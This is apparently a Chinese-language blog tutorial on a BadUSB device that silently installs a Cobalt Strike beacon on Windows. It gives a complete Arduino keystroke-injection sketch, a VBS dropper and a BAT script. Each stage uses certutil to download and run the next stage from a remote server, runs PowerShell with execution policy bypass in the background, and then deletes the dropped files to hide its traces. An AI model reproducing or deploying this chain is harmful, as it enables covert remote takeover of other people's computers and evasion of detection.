

# BasUSB 实现后台静默执行上线 CobaltStrike


#0x01 缘由


继上次 K 师傅的投稿：[BadUSB 简单免杀一秒上线 CobaltStrike](#)

大概执行步骤：WIN+R >> CMD 打开 POWERSHELL >> POWERSHELL 远程执行 CobaltStrike 生成的 PS1 文件 >> 主机上线

文中关于 CMD 打开 POWERSHELL 这个步骤有了新思路，因为主机上线过后考虑到 CMD 窗口会一直停留在任务栏，于是和 K 师傅探讨，最终实现了以 VBS 文件形式远程下载并执行 CobaltStrike 生成的 PS1 文件，来达到后台静默执行的目的。

#0x02 执行效果





## #0x03 BadUSB 制作

### POWERSHELL.ino (arduino 烧录文件)

```
#include <Keyboard.h>
void setup() {
    // putpower shell your setup code here, to run once
    Keyboard.begin(); // 开始键盘通讯
    delay(1000); // 延时
    Keyboard.press(KEY_LEFT_GUI); // win键
    delay(200);
    Keyboard.press('r'); // r键
    delay(200);
    Keyboard.release(KEY_LEFT_GUI);
    Keyboard.release('r');
    Keyboard.press(KEY_CAPS_LOCK); // 利用开大写输小写绕过输入法
    Keyboard.release(KEY_CAPS_LOCK);
    delay(300);
    Keyboard.println("cmd /q /c mode con:COLS=15 LINES=1 && certutil -urlcache -split -
f http://0.0.0.0:8888/run.vbs d:\\run.vbs && timeout /t 1 && start /B d:\\run.vbs" ); // 无回显
    // Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\""); // 有回显
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    Keyboard.press(KEY_CAPS_LOCK);
    Keyboard.release(KEY_CAPS_LOCK);
    Keyboard.end(); // 结束键盘通讯
}
void loop() {
    // put your main code here, to run repeatedly:
```

```
}
```

解释:

- WIN+R 打开运行窗口, 通过打开 CMD 下载 RUN.VBS, 落地到 D 盘根目录后 CMD 关闭, 并静默执行 RUN.VBS



```
1 #include <Keyboard.h>
2 void setup() {
3     // putpower shell your setup code here, to run once
4     Keyboard.begin(); //开始键盘通讯
5     delay(1000); //延时
6     Keyboard.press(KEY_LEFT_GUI); //win键
7     delay(200);
8     Keyboard.press('r'); //r键
9     delay(200);
10    Keyboard.release(KEY_LEFT_GUI);
11    Keyboard.release('r');
12    Keyboard.press(KEY_CAPS_LOCK); //利用开大写输小写绕过输入法
13    Keyboard.release(KEY_CAPS_LOCK);
14    delay(300);
15    Keyboard.println("cmd /q /c start /min certutil -urlcache -split -f http://[redacted]/run.vbs d:\\run.vbs && mode con:COLS=15");
16    //Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\""); //有回显
17    Keyboard.press(KEY_RETURN);
18    Keyboard.release(KEY_RETURN);
19    Keyboard.press(KEY_RETURN);
20    Keyboard.release(KEY_RETURN);
21    Keyboard.press(KEY_CAPS_LOCK);
22    Keyboard.release(KEY_CAPS_LOCK);
23    Keyboard.end(); //结束键盘通讯
24 }
25
26 void loop() {
27     // put your main code here, to run repeatedly:
28
29 }
```

## #0x04 落地文件

### RUN.VBS

```
set ws=WScript.CreateObject("WScript.Shell")
```

```
ws.Run "cmd /c certutil -urlcache -split -f http://0.0.0.0:8888/POWERSHELL.BAT d:\\POWERSHELL.BAT &&
```

```
start /B d:\\POWERSHELL.BAT",0
```

解释:

- 通过 certutil 命令远程下载 POWERSHELL.BAT, 落地到 D 盘根目录
- 静默执行 POWERSHELL.BAT

 RUN.VBS	2020/7/9 13:42	VBScript Script ...	1 KB
-------------------------------------------------------------------------------------------	----------------	---------------------	------

## POWERSHELL.BAT


```
@echo off
certutil -urlcache -split -f http://0.0.0.0:8888/POWERSHELL.PS1 d:\\POWERSHELL.PS1
TIMEOUT /T 1
start /B powershell.exe -executionpolicy bypass -file d:\\POWERSHELL.PS1
del D:\\R*.VBS /f /s /q
TIMEOUT /T 1
del D:\\P*.PS1 /f /s /q
del D:\\P*.BAT /f /s /q
exit
```

解释:

- 通过 certutil 命令下载 POWERSHELL.PS1, 落地到 D 盘根目录
- 考虑网络问题, 下载 POWERSHELL.PS1 需要时间 (测试的时候出现了执行速度太快, 导致没下载完就直接执行了下一步), 所以延时一秒
- 通过 powershell 后台静默执行 POWERSHELL.PS1, 至此 CS 上线

- 上线后立即删除 R 开头 VBS 文件
- 延时一秒（测试出现 powershell 执行速度太慢，没上线）
- 依次删除 P 开头 PS1 文件、P 开头 BAT 文件

 POWERSHELL.BAT	2020/7/9 13:20	Windows 批处理...	1 KB
--------------------------------------------------------------------------------------------------	----------------	----------------	------

 POWERSHELL.PS1	2020/7/8 4:19	Windows Power...	13 KB
--------------------------------------------------------------------------------------------------	---------------	------------------	-------